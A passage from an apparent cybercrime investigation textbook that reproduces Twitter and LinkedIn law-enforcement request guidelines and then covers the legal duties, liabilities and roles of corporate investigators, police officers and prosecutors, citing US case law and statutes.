Twitter provides photo hosting for some image uploads (i.e., pic.twitter.com) as well as a user's profile photo, header photo, and account background image; Twitter does not, however, provide hosting for videos other than those posted to Vine, nor is Twitter the sole photo hosting provider for images that may appear on the Twitter service. More information about posting photos on Twitter can be found [here](#).

Data Retention Information

Twitter retains different types of information for different time periods. Given Twitter's real-time nature, some information may only be stored for a very brief period of time. Information on our retention policies can be found in our Privacy Policy.

Preservation Requests

We accept requests from law enforcement to preserve records pending the issuance of the valid legal process. Preservation requests, in accordance with applicable law, should be signed by the requesting official, including the username and URL of the subject Twitter profile (e.g., @safety and <https://twitter.com/safety>), have a valid return email address, and be sent on law enforcement letterhead. Requests may be sent via the methods described below.

Requests for User Information

Twitter, Inc. is located in San Francisco, California and will only respond to valid legal process in compliance with U.S. law.

Private Information Requires a Subpoena or Court Order

In accordance with our Privacy Policy and Terms of Service, non-public information about Twitter users is not released except as lawfully required by appropriate legal processes such as a subpoena, court order, or other valid legal processes.

Some information we store is automatically collected, while other information is provided at the user's discretion. Though we do store this information, it may not be accurate if the user has created a fake or anonymous profile. Twitter doesn't require email verification or identity authentication.

Contents of Communications Requires a Search Warrant

Requests for the contents of communications (e.g., Tweets, DMs, photos) require a valid U.S. search warrant.

Will Twitter Notify Users of Requests for Account Information?

Yes. Twitter's policy is to notify users of requests for their information prior to disclosure unless we are prohibited from doing so by statute or court order (e.g., an order under 18 U.S.C. § 2705(b)).

What Information Must Be Included?

When requesting user information, please include:

- The username and URL of the subject Twitter profile in question (e.g., @safety and <https://twitter.com/safety>);
- Details about what specific information is requested (e.g., basic subscriber information) and its relationship to your investigation;
 - **Note:** *Please ensure that the information you seek is not available from our public API. We are unable to process overly broad or vague requests.*
- A VALID EMAIL ADDRESS so we may get back in touch with you upon receipt of your legal process.

Requests may be submitted by fax or mail; our contact information is available at the bottom of these Guidelines.

NOTE: _We do not accept the legal process via email at this time; our support system automatically removes all attachments for security reasons.

Production of Records_

Unless otherwise agreed upon, we currently provide responsive records in electronic format (i.e., plain text

files that can be opened with any word processing software such as Word or TextEdit).

Records Authentication

The records that we produce are self-authenticating. Additionally, the records are electronically signed to ensure their integrity at the time of production. If you require a declaration, please note that in your request.

Emergency Disclosure Requests

Twitter evaluates emergency disclosure requests on a case-by-case basis in compliance with 18 U.S.C. § 2702(b)(8). If we receive information that gives us a good faith belief that there is an exigent emergency involving the danger of death or serious physical injury to a person, we may provide information necessary to prevent that harm, if we have it.

How To Make an Emergency Disclosure Request

If there is an exigent emergency that involves the danger of death or serious physical injury to a person that Twitter may have the information necessary to prevent, you can submit an emergency disclosure request through our web form (the quickest and most efficient method).

Alternatively, you may fax emergency requests to 1-415-222-9958 (faxed requests may result in a delayed response); please include all of the following information:

- Please indicate on your cover sheet that you're submitting an Emergency Disclosure Request
- Identify the person who is in danger of death or serious physical injury;
- The nature of the emergency (e.g., report of suicide, bomb threat);
- Twitter username and URL (e.g., @safety and <https://twitter.com/safety>) of the subject account(s) whose information is necessary to prevent the emergency;
- Any specific Tweets you would like us to review;
- The specific information requested and why that information is necessary to prevent the emergency; and
- All other available details or context regarding the particular circumstances.

Requests From Non-U.S. Law Enforcement

U.S. law authorizes Twitter to respond to requests for user information from foreign law enforcement agencies that are issued via U.S. court either by way of a mutual legal assistance treaty ("MLAT") or a letter rogatory. It is our policy to respond to such U.S. court ordered requests when properly served.

Non-U.S. law enforcement authorities may also submit requests for emergency disclosure under exigent circumstances, as outlined in the section titled "How to Make an Emergency Disclosure Request," above.

Assisting a Twitter User

If you are assisting a Twitter user with an investigation and want to obtain a copy of the Twitter user's non-public account information, please instruct the user to contact us directly (see below) to request his or her own information.

Tweets Archive

Twitter provides each registered user with the capacity to obtain a download of Tweets posted to their personal account. More information on how a user can request that information is available in our Help Center: <https://support.twitter.com/articles/20170160>.

Non-Public Information

Twitter does not currently offer users a self-serve method to obtain other, non-public information (e.g., IP logs) about their accounts. If a Twitter user has provided consent to law enforcement to obtain his or her non-public account information, please direct the user to request this information directly from Twitter by sending an email to privacy@twitter.com with the subject: Request for Own Account Information; we will respond with further instructions.

Other Issues

Most issues can be resolved by having users submit inquiries directly to us. More information on how to report violations is available here: <https://support.twitter.com/articles/15789>.

General Inquiries

Other general inquiries from law enforcement/government officials can be submitted through our web form. Contact Information

You may fax Twitter, Inc., c/o Trust & Safety – Legal Policy, at 1-415-222-9958.

Our mailing address is:

Twitter, Inc.
c/o Trust & Safety – Legal Policy
1355 Market Street Suite 900
San Francisco, CA 94103

Receipt of correspondence by any of these means is for convenience only and does not waive any objections, including the lack of jurisdiction or proper service.

Non-law enforcement requests should be sent through our regular support methods (<https://support.twitter.com>).

Reference: Twitter. (2013). Law Enforcement Guidelines. Retrieved from support.twitter.com/articles/

41949-guidelines-for-law-enforcement#Reference: MySpace.(2013). Law Enforcement Guidelines.
Retrieved from <https://www.askmyspace.com/t5/Guides/Law-Enforcement-Guidelines/ba-p/38505>

24.3. LinkedIn Guidelines*

Here are the law enforcement guidelines as adapted from LinkedIn

What types of data requests can I make?

In order to earn and maintain the trust of our Members, LinkedIn strives to ensure that our policies, procedures, and practices provide the clarity, consistency, and control that our Members have come to expect from us. Consistent with this, we respond to law enforcement requests for our Members' data as permitted by our Terms of Service. Thus, we require that law enforcement requests for LinkedIn Member data follow established legal processes.

We accept only the following types of requests:

- **Data Requests:** A data request is a request for data relating to Member accounts in connection with official criminal investigations. In response to data requests pursuant to formal compulsory legal process issued under U.S. law, we will provide records as required by law. Examples of requests include:
 - Subpoenas
 - Orders issued pursuant to the Electronic Communications Privacy Act
 - Search Warrants
 - Other forms of compulsory process, such as those issued pursuant to a Mutual Legal

Assistance Treaty (MLAT) with the United States (international requests are addressed at Number 7 below)

- **Preservation Requests:** A preservation request is a request to preserve Member account records in connection with official criminal investigations. For requests that identify an account by (1) full name (first and last) and email address associated with the account, or (2) LinkedIn public profile URL (see below for a description of exactly what identifying information is required), we will preserve a one--time snapshot of then--existing account records for 90 days, pending service of the formal legal process. To ensure that all requests are legitimate, we will respond only to requests on law enforcement letterhead that are signed and include a valid return email address. Importantly, any Preservation Request must contain assurances that the requesting authority is taking steps to obtain a court order or other legal process for the data that the authority is asking us to preserve.
- **Emergency Requests:** Emergency requests must be made using the attached Emergency Request Form and will receive a response only if LinkedIn believes in good faith that serious bodily harm or the death of a person may imminently occur if we do not respond without delay. The Emergency Request Form must be submitted by a law enforcement officer and signed under penalty of perjury. (Please see Number 7 below).

What contact information must I provide in a data request?

To help us ensure that the requests we receive are from legitimate authorities, we require each law enforcement authority making a request to provide the following information to verify the requester's identity and authority to serve legal process:

- Requesting Agency Name
- Requesting Agent Name
- Requesting Agent Badge/Identification Number
- Requesting Agent Employer--Issued E--mail Address
- Requesting Agent Phone Number (including extension)
- Requesting Agent Mailing Address (P.O. Box will not be accepted)
- Requested Response Date (Please allow at least 3 weeks for processing; see below for emergency requests)

What information must be included in a data request?

To ensure that our Members' data remain as private and secure as possible, we scrutinize and evaluate every request for Member data to ensure that they satisfy the applicable legal standards and processes. In this regard, maintaining consistent standards serves two purposes: (1) it ensures that our Members have the clarity, consistency, and control over their data that they expect; and (2) it enables us to deal with proper law enforcement requests as promptly and efficiently as possible.

Again, detailed information helps us both maintain our Members' trust and ensure that proper requests are dealt with as quickly as possible. Accordingly, LinkedIn requires that all requests provide the following information to identify the individual or account from which information is being sought. Without this information, we will be unable to fulfill your requests:

- The full (first and last) name of the LinkedIn Member and email address associated with the account; or,
- The LinkedIn public profile URL.

Please note: LinkedIn public profile URLs come in 2 formats:

- Requesting Agency Name Standard Public Profile URL, for example: <http://www.linkedin.com/pub/arnold--bell/37/758/579>; and,
- Customized Public Profile URL, for example: <http://www.linkedin.com/in/barackobama>

How to find a subject's public profile:

- You may search for the subject's LinkedIn profile via an outside search engine such as Google, Bing, etc., while NOT logged in to your LinkedIn account (for example by searching for "John Doe LinkedIn" via Google). Clicking on the link provided at the outside search engine's site typically directs you to the public profile of the LinkedIn Member, and the public profile URL will appear at the top of your web browser after clicking.

- Alternatively, if you are logged into your LinkedIn account, you may search for the subject's profile through LinkedIn's search box in the upper right hand corner of the screen. If you are able to locate the subject's profile and can view the subject's profile page, the public profile URL will be identified under the field "Public Profile" at the bottom of the box located near the top of the web page.

What types of data may be available in response to a request?

Much of the information on LinkedIn is public – it can be found searching on LinkedIn or even using a search engine such as Google, Bing, etc. However, depending on the type of formal legal process provided, we may be able to respond with one or more of the following types of data:

Basic subscriber information, which may include:

- Email address
- Member Identification number
- Date and time stamp of account creation
- Billing information
- Snapshot of Member Profile Page (see description below)
- IP Logs (see description)

Snapshot of Member Profile Page may include:

- Profile Summary
- Experience
- Education
- Recommendations
- Groups
- Network Update Stream
- User profile photo

Please Note: LinkedIn's commitment to its Members' privacy extends beyond protecting what Members choose to share with our professional community. LinkedIn also respects our Members' choices about what they no longer want to share. Accordingly, LinkedIn does not retain a copy of information from a Member's profile page once the information is revised by the Member. Additionally, if a Member closes his or her account, we delete or de-personalize all information from that account within 30 days.

IP Logs, when available, may include:

- Member ID – the LinkedIn Member ID accessing the account
- IP address – the source IP address
- The date the account was accessed
- Visits – the number of times the linkedin.com website was accessed by that account on the date

Pursuant to a search warrant from an entity with proper jurisdiction over LinkedIn, LinkedIn may also be able to provide Member connections and private communications, which may include (1) Invitations, (2) Messages, and (3) Connections. NOTE, however, that LinkedIn cannot recover the content of Invitations or Messages once they are permanently deleted by the Member, and will not be able to recreate evidence of Connections that have been severed.

LinkedIn strongly believes that all data, whether analog or digital, whether stored on personal computers or in the cloud, is subject to full Fourth Amendment protection, no less than documents stored in a file cabinet or in a desk drawer. Thus, given our members' expectations of privacy, we require a search warrant to produce all content, including without limitation, Connections.

Will LinkedIn notify Members of Requests for account data?

Yes. When our Members trust LinkedIn with information about their professional lives, they expect to have control over their data. Thus, LinkedIn's policy is to notify Members of requests for their data unless it is prohibited from doing so by statute or court order. Law enforcement officials who believe that notification would jeopardize an investigation should obtain an appropriate court order or other processes that specifically precludes Member notification, such as an order issued pursuant to 18 U.S.C.

§2705(b). Additionally, if your data request draws attention to an ongoing violation of our terms of use, we may, in order to protect the network and other LinkedIn Members, take action to prevent any further abuse, including actions that could notify the Member that we are aware of his or her misconduct.

Are there any additional requirements for non--U.S. requests?

Yes, a Mutual Legal Assistance Treaty (MLAT) request or letter rogatory is required for disclosure of information regarding a non--U.S. request.

What should I do if I have an emergency request for data?

As set forth above, LinkedIn takes significant steps to protect its Members' data, including requiring a valid legal process before producing any information regarding any of our Members or their accounts. However, we are also aware that certain emergency situations may arise that require the disclosure of Member data. For these purposes, an emergency situation is only one involving imminent serious bodily harm or death. Where these circumstances are present, emergency requests must be made using the attached Emergency Request Form. The Emergency Disclosure Request must be submitted by a law enforcement officer and signed under penalty of perjury. LinkedIn will respond to these requests only if it believes in good faith that imminent serious bodily harm or the death of a person may occur if we do not respond without delay. In all other cases, LinkedIn will disclose information only pursuant to a valid legal process that satisfies the requirements set forth above and all applicable legal standards.

How do I serve a data request on LinkedIn?

A data request may be served by fax to 650--810--2897, by certified mail, express courier, or in person at our corporate headquarters at our address set forth below:

LinkedIn Corporation ATTN: Legal Department 2029 Stierlin Court Mountain View, CA 94043 USA

Reference: LinkedIn.(n.d). Law Enforcement Guidelines. Retrieved from <http://help.linkedin.com/ci/fattach/get/2730181/0/filename/LinkedIn%20Law%20Enforcement%20Guidelines.pdf>

25. Legal Fundamentals

Understanding Your Role as a Cyber Crime Investigator

Corporate investigators are afforded a number of powers, many of which supersede those of law enforcement. Eavesdropping, recording network traffic and reading e-mails are just a few of the powers corporations can wield over their employees, whereas law enforcement requires a court order to engage in many of these types of activities. As a corporate investigator, you must understand how and when to invoke these powers and know how to avoid the pitfalls of using them. In doing so, you can keep from trampling on someone's rights and avoid the possibility of becoming liable, or even worse, arrested.

Understanding Employees Rights: Employee Monitoring

A survey conducted by the American Management Association (AMA) found that almost 75 percent of companies monitor their employees' activities (American Management Association, 2001). Additionally, it reported that such monitoring had doubled since 1997. Among the items monitored were e-mails, computer files, and telephone calls. The reasons for monitoring an employee's communications vary. Some employers engage in this behavior to protect their trade secrets, others want to identify and monitor misconduct. The list is long and varied. Although the Electronic Communications Privacy Act (ECPA) routinely prohibits the intentional interception of communications, it is rarely applied to corporations. The courts have routinely upheld a company's right to protect its interests over their employee's individual right to privacy. In *Smyth v. The Pillsbury Company*, Pillsbury had assured its employees that their e-mails would remain confidential and privileged. The company further assured them that no e-mail would be intercepted or used as grounds for termination or reprimands.

Nevertheless, Pillsbury later fired Smyth for sending out inappropriate e-mails. Smyth sued on the grounds that Pillsbury violated its "public policy, which precludes an employer from terminating an employee in violation of the employee's right to privacy as embodied in Pennsylvania common law" *Smyth v. The Pillsbury Company*, (1996). In its decision, the court stated there was no reasonable expectation of privacy for Smyth's email even though Pillsbury made assurances that e-mails would not be intercepted by management. Moreover, once Smyth sent his message over the e-mail system used by the entire company, all reasonable expectations of privacy were lost. Although, the Smyth case has literally granted companies the unlimited right to monitor its employees, as an investigator you should be aware that employees still maintain their constitutional protections, and so you must exercise care when monitoring e-mails or computer files. According to Jean A. Musiker, an attorney of labor and employment law, employers have constraints

Warning

When investigating crimes for your corporation, be aware that ultimately you can be charged with a crime, regardless of corporate counsel's advice, if you engage in illegal activities. when it comes to an employee's right to privacy. She refers to *Bratt v. International Business Machines, Corp.* 392 Mass.508 (1984) where the Massachusetts Supreme Court found that the state's privacy statute (Mass. G.L.c.214,§1B) did apply to the workplace and does offer protection regarding an employee's right to privacy (Musiker,1998). She also

points out that in order for employers to violate the privacy statute, they must meet the balance test. Musiker quotes the court in *O'Connor v. Police Commissioner of Boston* [408 Mass.324, 330 (1990)], where the court ruled that in order to violate the statute the “interference with privacy must be both unreasonable and substantial or serious” (Musiker, 1998).

Musiker further quotes *Cort v. Bristol Meyers* [385 Mass.300, 307 (1982)], which found that employees were protected from companies that monitored their workers purely for personal reasons. Jean also points out that an employee’s position within a company may be a factor when applying the balance test. She refers to the Massachusetts case of *Webster v. Motorola, Inc.* [418 Mass.425 (1994)] when making this point. In this case, the court suggested that employees in upper-level management positions had a lesser expectation of privacy than those of lower positions within the company.

The point to remember here is that IT investigators must use caution when dealing with the privacy of employees. IT security personnel should not automatically assume they have the right to violate the privacy of employees. Furthermore, companies should be aware that the actions of their IT investigator on behalf of the company will not remove them from total civil and criminal liability. In Scottsdale, Arizona, case a police officer was granted \$300,000 after the police department fired him from the force for sending an inappropriate e-mail to a co-worker (Spykerman,2007). The co-worker, who was a close friend of the officer, found the e-mail amusing. Nevertheless, the police department fired him but later lost the case. The bottom line is that if you determine a crime is being committed, get law enforcement involved. They may be able to remove the risk of injury to yourself or your company by pursuing appropriate legal action.

Failing to report criminal activity

It is important to recognize that professionals working in the area of cyber investigations may uncover evidence of criminal activity throughout the course of their efforts. Investigators must report evidence of criminal activity to the proper authorities; in fact, the United States criminal code requires us to do so. Let’s review the statutes applicable to our responsibly when uncovering criminal evidence:

18 USC Section 4: Misprision of a felony

This statute reads as follows:

“Whoever, having knowledge of the actual commission of a felony cognizable by a court of the United States, conceals and does not as soon as possible make known the same to some judge or other person in civil or military authority under the United States, shall be fined under this title or imprisoned not more than three years, or both (Legal Information Institute).”

Furthermore, professionals working in private investigations must be wary of their inclination to be overly helpful to their clients. Should you learn that your client is the subject of a federal investigation, preservation of data is crucial in order to remain on the right side of the law.

Title 18 of the U.S. Code, section 1519, (originally enacted as part of the Sarbanes-Oxley Act of 2002) prohibits one from knowingly altering or manipulating records or documents related to a federal

investigation. The statute reads as follows:

“Whoever knowingly alters, destroys, mutilates, conceals, covers up, falsifies, or makes a false entry in any record, document, or tangible object with the intent to impede, obstruct, or influence the investigation or proper administration of any matter within the jurisdiction of any department or agency of the United States or any case filed under title 11, or in relation to or contemplation of any such matter or case, shall be fined under this title, imprisoned not more than 20 years, or both (Legal Information Institute).”

Khairullozhon Matanov, an associate of the Boston Marathon bombers, Dzhokhar and Tamerlan Tsarnaev, was indicted under this statute after deleting digital evidence related to his relationship with the bombers. According to prosecutors on the case, Matanov was informed that he may be questioned by federal authorities in connection with the attack. Following this notification, Motanov deleted hundreds of videos and documents from his computer, while misleading police about his relationship with the suspects (Ly, 2015).

Considerations for Private Investigators

Many cyber investigators are hired to perform casework in multiple states. It would be wise of a PI to seek out and obtain a private investigator's license, as they are required in most states across the U.S.

Qualifications, as well as fees and regulations, may vary by state; therefore, it is the responsibility of each investigator to verify each state's regulation with respect to licensing. Failure to satisfy this requirement may not only subject a PI to potential statutory law violations, but may cause harm to future career prospects, or go so far as to cause embarrassment to the investigator's employer or client.

The Electronic Communications Privacy Act

The Electronic Communications Privacy Act was passed in 1986 and governs how and when electronic communications can be intercepted. It also provides definitions as to what electronic communication is, and describes penalties for violating the Act's provisions. Although very little in this statute applies to corporations, it behooves you to read it to obtain a better understanding of the law.

Understanding Law Enforcement Concerns

For law enforcement officers, one of the biggest fears when contacting a company in regards to a cyber-crime investigation is that the systems administrator or IT personnel are the persons committing the crime, which often has been the case. Statistics show most crimes that occur within a corporation are usually committed by its employees (Secret Service et al., 2002). As such, be leery of company employees before ruling them out as a potential suspect. What the corporate IT staff needs to know is that law enforcement officers have a duty to investigate the crimes. They cannot tip their hat to the potential perpetrator. As a result, IT personnel, as well as company employees, will usually experience the following until the law enforcement official rules them out as a possible suspect:

1. Law enforcement will provide you with the smallest amount of information possible.
2. Sometimes officers will allow you to believe they are investigating a different crime than the one you suspect.

On occasion, law enforcement may ask IT personnel for unnecessary documents in order to throw them off

track about the nature of the investigation. In light of the preceding circumstances, IT personnel should not take this personally. They are only doing their job. Once an officer has gained confidence in IT personnel and ruled them out as a suspect, he will usually provide a little more detail. However, do not expect him to go over every aspect of the case. There are two reasons for not doing this. One, he does not want a potential witness to be coached on the case since it would appear to a judge or jury that the two of you conspired to frame the suspect. Second, by law, he cannot instruct IT personnel on what to do since it may make them an “agent of the government.”

Agent of the Government

IT personnel are routinely contacted by law enforcement. This contact can range from providing subscriber information to allowing officers to forensically image a computer system. Many times the IT investigator plays an intricate part in the investigation. A relationship between the police officer and the investigator is established, and together they help to solve the crime. Although the IT investigator may want to continue assisting the law enforcement official in the investigation once it has been turned over, often his role will automatically become reduced. This reduction in the investigative role is not because the officer dislikes or distrusts the IT investigator (he has already been vetted from being a suspect), but because the police officer must ensure that the company’s personnel do not become an agent of the government.

In theory, a person acts as an agent of the police when his or her actions are directed at the behest of a law enforcement official. The courts have held that in order for a private citizen to be an agent of the government, two conditions must exist (11th Cir. 2003). First, the person must have acted with the intent to help law enforcement. Second, the government must know about the person’s activities and either acquiesced in or encouraged them. Routinely, defendants argue that their rights have been violated when it comes to search and seizures that are conducted by civilians at the request of a law enforcement agency. Instances in which a defendant can prove that a law enforcement agency used a civilian to investigate someone will usually result in the dismissal of the criminal case.

A case that addressed this very issue was *United States v. Jarrett*. In Jarrett, law enforcement officers utilized information from a Turkish hacker who on two occasions obtained information on child molesters (Fourth Cir. 2003). The hacker referred to by the district court as the Unknown user, utilized a Trojan horse program to gain access to the unsuspecting child molesters’ computer systems. William Adderson Jarrett was arrested after the Unknown user recovered images of child pornography from Jarrett’s computer and reported him to the police. During his trial, Jarrett asked the court to suppress the evidence obtained by the Unknown user from being used against him since it violated his constitutional rights. The district court denied his motion and allowed the evidence into the proceedings. Jarrett later entered a plea of guilty and during his sentencing hearing motioned again for the district court to suppress the evidence based on new e-mail evidence that was not disclosed during the trial. The e-mail communications were between the Unknown user and an FBI agent. During the email conversations, which occurred after Jarrett’s arrest, the agent engaged in what the district court deemed to be a “proverbial wink and a nod.”

The e-mail contained the following message:

I cannot ask you to search out cases such as the ones you have sent to us. That would make you an agent of the federal government and make how you obtain your information illegal and we could not use it against

the men in the pictures you send. But if you should happen across such pictures as the ones you have sent to us and wish us to look into the matter, please feel free to send them to us. We may have lots of questions and have to e-mail you with the questions. But as long as you are not ‘hacking’ at our request, we can take the pictures and identify the men and take them to court. We also have no desire to charge you with hacking. You are not a U.S. citizen and are not bound by our laws. (*United States v. Jarrett, Fourth Cir.*)

The district court further stated that the relationship between the agent and the hacker was that of a penpal like a relationship and that the agent never instructed the hacker to stop his illegal activity in obtaining the evidence. Additionally, the district court felt that the government and the Unknown user had “expressed their consent to an agency relationship.” Although the district court reversed the plea of guilty, the United States Court of Appeals later would reverse the district court’s decision. Ironically, the appellate court cited *United States v. Steiger*, which was the first case that involved the Unknown user, in reversing the district court’s decision. This decision to reverse was based partly on the fact that the e-mails occurred after Jarrett’s arrest, and because the government failed to meet the two conditional requirements of the agency. The outcome may have been different had no e-mails occurred before Jarrett’s arrest.

(Note: A Trojan horse in the computer sense refers to a software program containing malicious computer code. The name Trojan horse comes from the Trojan War military tactic in which Greeks hid soldiers in a wooden horse and then offered it to the city of Troy as a gift, thus secretly gaining entrance to the city and eventually laying siege to it.)

Providing the Foundation

One of the most important things an IT security investigator can provide in any case is information. No one understands your network setup better than you. Also, you know the technology in your organization. Many times law enforcement officers will not have experience with many of the devices or systems they will come upon. It is here that IT investigators play their second-biggest role after detection. Imparting your knowledge of the system setup and how it works will help the law enforcement officer better understand how the crime was committed? Point out what types of security and monitoring devices you may have at your locations. Take the time to explain where all the log files are, and what they show. Become the technical teacher and help bridge the gap between technology and law enforcement. You will find this very satisfying.

The Role of Law Enforcement Officers

Cyber-crime police officers should be cognizant of the concerns of corporations. Often, this lack of understanding leads to tension and standoffs between the two.

Understanding Corporate Concerns

I remember sending a subpoena to a company and receiving a phone call several days later.

The owner of this small ISP asked me how important the information I was seeking was since it would take some work to sift through all of his logs. My immediate response was, “It was important enough for me to write a subpoena for it.” He then proceeded to ask me information about the type of case I was investigating. We established earlier in this chapter that I don’t trust until I vet a possible suspect, so I told

him I could not disclose the type of case I was working on to him. The owner then responded by saying that if he was not informed about the type of case I was working on, he would just respond to my subpoena by saying he did not have any log files. I then informed him that he had just admitted to me that he did, in fact, have log files and that I am directing him to preserve them while I apply for a search warrant. Furthermore, I told him that if any files were deleted I would seek to have him arrested for tampering with evidence. Prior to hanging up the phone, I told him that the search warrant would include all computers, routers, switches, and so on where I believed evidence would be found. A short time later, as I was on the phone with the District Attorney, he called me back. At that point, we both agreed the conversation had spun out of control and we worked together to minimize the information I needed. After our initial head-butt, I discovered he was a one-man operation, and that he was unsure how to retrieve the logs. I wish he had told me that up front since I would have worked with him to get the logs I needed.

Shutting Down and Seizing Systems

I remember getting a call to respond to a company whose server was being illegally accessed by remote. The owner of this company stated that numerous files were deleted and that he believed the computer had a remote-access Trojan. I immediately invoked my forensics best-practices and proceeded to shut down the server. At that point, I was literally tackled by the owner, who stated that the server was a production server and could not be taken down. I needed an alternate plan. I didn't want to victimize the victim by shutting down his company. So I called the District Attorney and informed him of the facts. Based on my conversation with the DA, I was able to generate a list of items I'd need to prove the case and proceeded to image only the things I required. If you're wondering why I didn't just mount the drive and image it with a network tool, it was because the server was 300 terabytes in size. In the end, I was able to understand the company's needs and avoid causing additional harm to them. We will discuss the issue of network forensics further in the next chapter.

Providing the Foundation

As a cyber-crime officer, your job should be to lay the foundation of how the crime was committed, and how the computer-aided in the commission of this crime. You should also attempt to explain the techniques, methodologies, and technologies to prosecutors, judges, and juries in simple terms. This will help you remove the veil of mystery behind the technology and aid in helping build the case against the suspect.

The Role of the Prosecuting Attorney

Understanding the role of a prosecutor will better serve the overall legal process when it comes time for prosecution.

Providing Guidance

The prosecuting attorney's goal should always be that of a legal advisor and not of an investigator. Oftentimes, prosecutors become personally involved with a case and jeopardize the process, as well as their immunity. Additionally, the prosecutor should act as a bridge between the information gap between technology and the judge or jury. It will be the prosecutor's job to remove the mask behind the technology presented in the case and ease the fears of the technophobes.

Avoiding Loss of Immunity

Prosecutors are afforded special privileges when acting on behalf of the court. One of the most important privileges they possess is that of immunity. This immunity shields them from both criminal and civil liability when acting in their official capacity and performing related duties. However, when prosecutors engage in conduct that is beyond the scope of their responsibilities, they may place themselves in harm's way. Many attorneys become emotionally involved in a case and dance close to the line of trouble. Although it is extremely rare and difficult to prove a prosecutor has lost his or her immunity, it is not impossible.

Prosecutors are afforded absolute immunity from liability for their actions when their prosecutorial activities are directly associated with their judicial responsibilities during the criminal process. This entitles them to absolute immunity from any action for damages. Prosecutors are afforded the privilege of qualified immunity from liability for damages due to their actions when performing official discretionary functions, as long as their conduct does not violate any clearly defined statutory or constitutional rights that a reasonable person would have known.

In *Richards v. NYC*, Samantha Richards was accused of killing her live-in boyfriend Gersham O'Connor. The police, along with the District Attorneys, conducted the investigation. The investigators interviewed Richard's two daughters, ages four and five, who implicated their mother as the killer. Based on the interviews, Ms. Richards was subsequently arrested. During Richards' trial, it was discovered that her daughters never witnessed the shooting and that their statements were based on the interview tactics of the police and prosecutors. Richards brought suit against the District Attorneys involved and alleged that they "supervised, assisted, and gave advice to the police [throughout] the course of their investigation; acted and conspired with them in that investigation; decided whether there was probable cause to arrest the plaintiff; and/or knew or should have known that the police conducted the investigation in disregard" of her civil and constitutional rights (Southern District of New York, 1998). The court found that the District Attorneys were not fully immune to civil penalties, citing *Barbera v. Smith* and *Burns v. Reed*.

The court wrote the following statement in its opinion:

Absolute immunity is not available . . . when a prosecutor undertakes conduct that is beyond the scope of his litigation-related duties. (*Barbera v. Smith*, 836 F.2d 96, 100 [2d Cir. 1987]) Thus, when a prosecutor supervises, conducts, or assists in the investigation of a crime, or gives advice as to the existence of probable cause to make a warrantless arrest—that is, when he performs functions normally associated with a police investigation—he loses his absolute protection from liability. (*Burns v. Reed*, 500 U.S. 478, 493, 114 L.Ed.2d 547, 111 S.Ct. 1934¹⁹⁹¹) We do not believe it... that advising the police in the investigative phase of a criminal case is so intimately associated with the judicial phase of the criminal process... that it qualifies for absolute immunity. (Southern District of New York, 1998). As you can see, performing tasks outside of your prescribed role may put you at risk of liability.

Providing the Foundation

As in the other roles described previously, the prosecutor's job, in addition to prosecuting the case, should be to explain the offense to judges and juries in order to aid them in understanding how computers and technology can be used to commit crimes. The prosecuting attorney's duty is to also provide guidance as it

relates to the prosecution and not the total investigation.

U.S.Code Used by Federal Law Enforcement in Cyber-Related Crimes

I. Federal Laws to Prosecute Cyber Crime

- 18 U.S.C. Section 1956, “Laundering of monetary instruments”;18 U.S.C. Section 1957, “Engaging in monetary transactions in property derived from specified unlawful activity”;
- 18 U.S.C., Chapter 96, the Racketeer Influenced and Corrupt Organizations (RICO) provisions;
- 18 U.S.C. Section 2314, “Transportation of stolen goods, securities, money, fraudulent State tax stamps, or articles used in counterfeiting”; and
- 18 U.S.C. Section 2315, “Sale or receipt of stolen goods, securities, money, or fraudulent State tax stamps.”

II. Federal Criminal Code Related to Computer Crimes

- 18 U.S.C. § 1029. Fraud and Related Activity in Connection with Access Devices;
- 18 U.S.C. § 1030. Fraud and Related Activity in Connection with Computers;
- 18 U.S.C. § 1362. Communication Lines, Stations, or Systems

III. Federal Computer Crime Laws

- computer trespassing in a government computer, 18 U.S.C. 1030(a)(3);
- computer trespassing resulting in exposure to certain governmental, credit, financial, or computer-housed information, 18 U.S.C. 1030(a)(2);
- damaging a government computer, a bank computer, or a computer used in, or affecting, interstate or foreign commerce, 18 U.S.C. 1030(a)(5);
- committing fraud an integral part of which involves unauthorized access to a government computer, a bank computer, or a computer used in, or affecting, interstate or foreign commerce, 18 U.S.C. 1030(a)(4);
- threatening to damage a government computer, a bank computer, or a computer used in, or affecting, interstate or foreign commerce, 18 U.S.C. 1030(a)(7);
- trafficking in passwords for a government computer, or when the trafficking affects interstate or foreign commerce, 18 U.S.C. 1030(a)(6);
- and accessing a computer to commit espionage, 18 U.S.C. 1030(a)(1).

IV. Searching and Seizing of Computers

- 18 U.S.C. § 2510. Definitions
- 18 U.S.C. § 2511. Interception and disclosure of wire, oral, or electronic communications prohibited
- 18 U.S.C. § 2701. Unlawful Access to Stored Communications
- 18 U.S.C. § 2702. Disclosure of Contents

- 18 U.S.C. § 2705. Delayed notice
- 18 U.S.C. § 2711. Definitions

V. Civil Litigation

- RICO Statutes
- Civil Suits
- Legislation partnerships
- VERO Notices / Take Downs
- Copyright Infringement
- Civil Suits on Landlords

Summary

The preceding examples are just some of the issues that can be encountered when investigating cyber-crime. Again, the roles of each type of investigator should always remain defined, and lines should never be crossed. Also, each sector should come to understand the concerns of the other to avoid confusion and misunderstandings. We should work together to find solutions rather than isolate ourselves from other sectors because of a lack of understanding. Try joining a group that provides an exchange of ideas between all sectors. One such organization is The High Technology Crime Investigation Association (www.HTCIA.org), which is designed to encourage, promote, and aid in the voluntary exchange of data, information, experience, ideas, and knowledge about methods, processes, and techniques relating to investigations and security in advanced technologies.

Solutions Fast Track

It's important understanding your role as a cyber-crime investigator:

1. It is possible to violate the law when conducting cyber-crime investigations.
2. Cyber-crime investigators should be aware that their actions, on behalf of their company, may not absolve them of criminal or civil liability if their actions are illegal.
3. Corporations should involve law enforcement at the beginning of a criminal investigation.
4. Corporate counsel should consult a prosecutor prior to taking actions in a criminal matter.
5. Corporate investigators should always be cognizant of employees' rights when conducting investigations.

As a corporate investigator, you may not be privy to much of the information when visited by a law enforcement officer. Be cognizant that your actions can be construed as acting as an agent of law enforcement.

The Role of Law Enforcement Officers

1. Understand that companies may have privileged and confidential information on the computers you are seizing.
2. It is a wise practice to avoid victimizing your victim further by parading your case before the media.

3. It is important to understand the data retention policies and the subpoena process of a company prior to requesting their assistance.

The Role of the Prosecuting Attorney

1. One of the primary functions of a prosecutor is to provide guidance and direction as it relates to the law during an investigation.
2. Prosecutors should avoid directing law enforcement when investigating a case since it may result in the loss of immunity.
3. As a prosecutor, you explain to the judge and jury how technology was used to commit a crime.

25.1. Introduction to the U.S. Judicial System

